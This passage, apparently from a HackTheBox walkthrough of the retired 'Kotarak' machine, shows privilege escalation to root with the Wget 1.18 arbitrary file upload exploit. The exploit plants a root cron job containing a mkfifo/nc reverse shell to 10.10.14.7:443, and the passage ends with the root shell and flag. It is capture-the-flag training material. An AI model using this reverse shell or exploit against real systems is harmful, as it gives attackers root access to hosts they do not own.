atanas@kotarak-dmz:/tmp/ftptest$ authbind python -m pyftplib -p21 -w
/usr/local/lib/python2.7/dist-packages/pyftplib/authorizers.py:243: RuntimeWarning: write permissions assigned to anonymous
user.
  RuntimeWarning)
[I 2024-07-29 00:25:33] >>> starting FTP server on 0.0.0.0:21, pid=5949 <<<
[I 2024-07-29 00:25:33] concurrency model: async
[I 2024-07-29 00:25:33] masquerade (NAT) address: None
[I 2024-07-29 00:25:33] passive ports: None
=====
13. SUCCESS
```

```
print "\nFile was served. Check on /root/hacked-via-wget on the victim's host in a minute! :) \n"

return
```

```
HTTP_LISTEN_IP = '0.0.0.0'
HTTP_LISTEN_PORT = 80
FTP_HOST = '10.129.1.117'
FTP_PORT = 21
```

```
ROOT_CRON = "* * * * * root rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.10.14.7 443 >/tmp/f \n"
```

```
handler = SocketServer.TCPServer((HTTP_LISTEN_IP, HTTP_LISTEN_PORT), wgetExploit)
```

26. I am going to copy over the python3 exploit that is inside `40064.txt` so that we can run it on the target server

```
1. We need to copy it from here
2.  ▸ cat wget_arbitrary_upload_exploit.py
#!/usr/bin/env python

#
# Wget 1.18 < Arbitrary File Upload Exploit
3. To here
4. print "Serving wget exploit on port %s...\n\n" % HTTP_LISTEN_PORT

handler.serve_forever()
5. The tabs are all jacked up on this file. You will have to fix them. I will upload the version I have to the
`github.com/vorkampfer/hackthebox2/kotarak`.
6. You will need to edit the section with the IPs and the payload info to look like this below
=====
HTTP_LISTEN_IP = '0.0.0.0'
HTTP_LISTEN_PORT = 80
FTP_HOST = '10.129.1.117'
FTP_PORT = 21


ROOT_CRON = "* * * * * root rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.10.14.7 443 >/tmp/f \n"
=====
7. Save the file.
8. Set up a netcat listener on 443
9. Run `wget-exploit.py` to make sure all the tabs are correct.
10. atanas@kotarak-dmz:/tmp/ftptest$ authbind python wget-exploit.py
Ready? Is your FTP server running?
FTP is down :( Exiting.
11. That brings up another issue we will need 2 sessions running at once.
```

TMUX


27. Luckily in our case the server has tmux installed. Although terminator, terminology and other terminals have this feature. However in real world you will find tmux running on many servers. Anyway we will be needing tmux to pull this privilege escalation off.

```
1. which tmux
/usr/bin/tmux
```

```
3. lets create a session called privesc in tmux
4. atanas@kotarak-dmz:/tmp/ftpctest$ tmux new -s privesc
5. I change the name of the window from bash to Main.
6. ctrl b , <new-window-name>
7. Split the terminal window horizontally
8. ctrl b + Shift ''
9. You should now have 2 terminal panes in tmux
10. Go to the bottom pane if you are not already there.
11. ctrl b + (down arrow)
12. Now, in the bottom pane type the following.
13. atanas@kotarak-dmz:/tmp/ftpctest$ authbind python -m pyftplib -p21 -w
14. Now got to the top pane
15. ctrl b + (up arrow)
16. Type the following
17. atanas@kotarak-dmz:/tmp/ftpctest$ authbind python wget-exploit.py
18. BEFORE, you hit enter make sure to have your netcat listener up.
19. sudo nc -nlvp 443
20. After a minute or so you should get the shadow file.
21. Go to the top pane to see it. Then zoom in with tmux and the file will be revealed.
22. ctrl b + up arrow >>> then ctrl b + z >>> that will zoom in on the top pane. Copy the shadow file to your local
    directory. Then ctrl b + z again to go back to normal view.
23. You should now have a root shell.
24. > sudo nc -nlvp 443
[sudo] password for h@x0r:
Listening on 0.0.0.0 443
Connection received on 10.129.1.117 50106
/bin/sh: 0: cant access tty; job control turned off
# whoami
root
# cat /root/root.txt
950d1425795dfd38272c93ccbb63ae2c
```



Kotarak has been Pwned!

Congratulations  therealpablo, best of luck in capturing flags ahead!

#2335	29 Jul 2024	RETIRED
MACHINE RANK	PWN DATE	MACHINE STATE

OK

SHARE

Pwned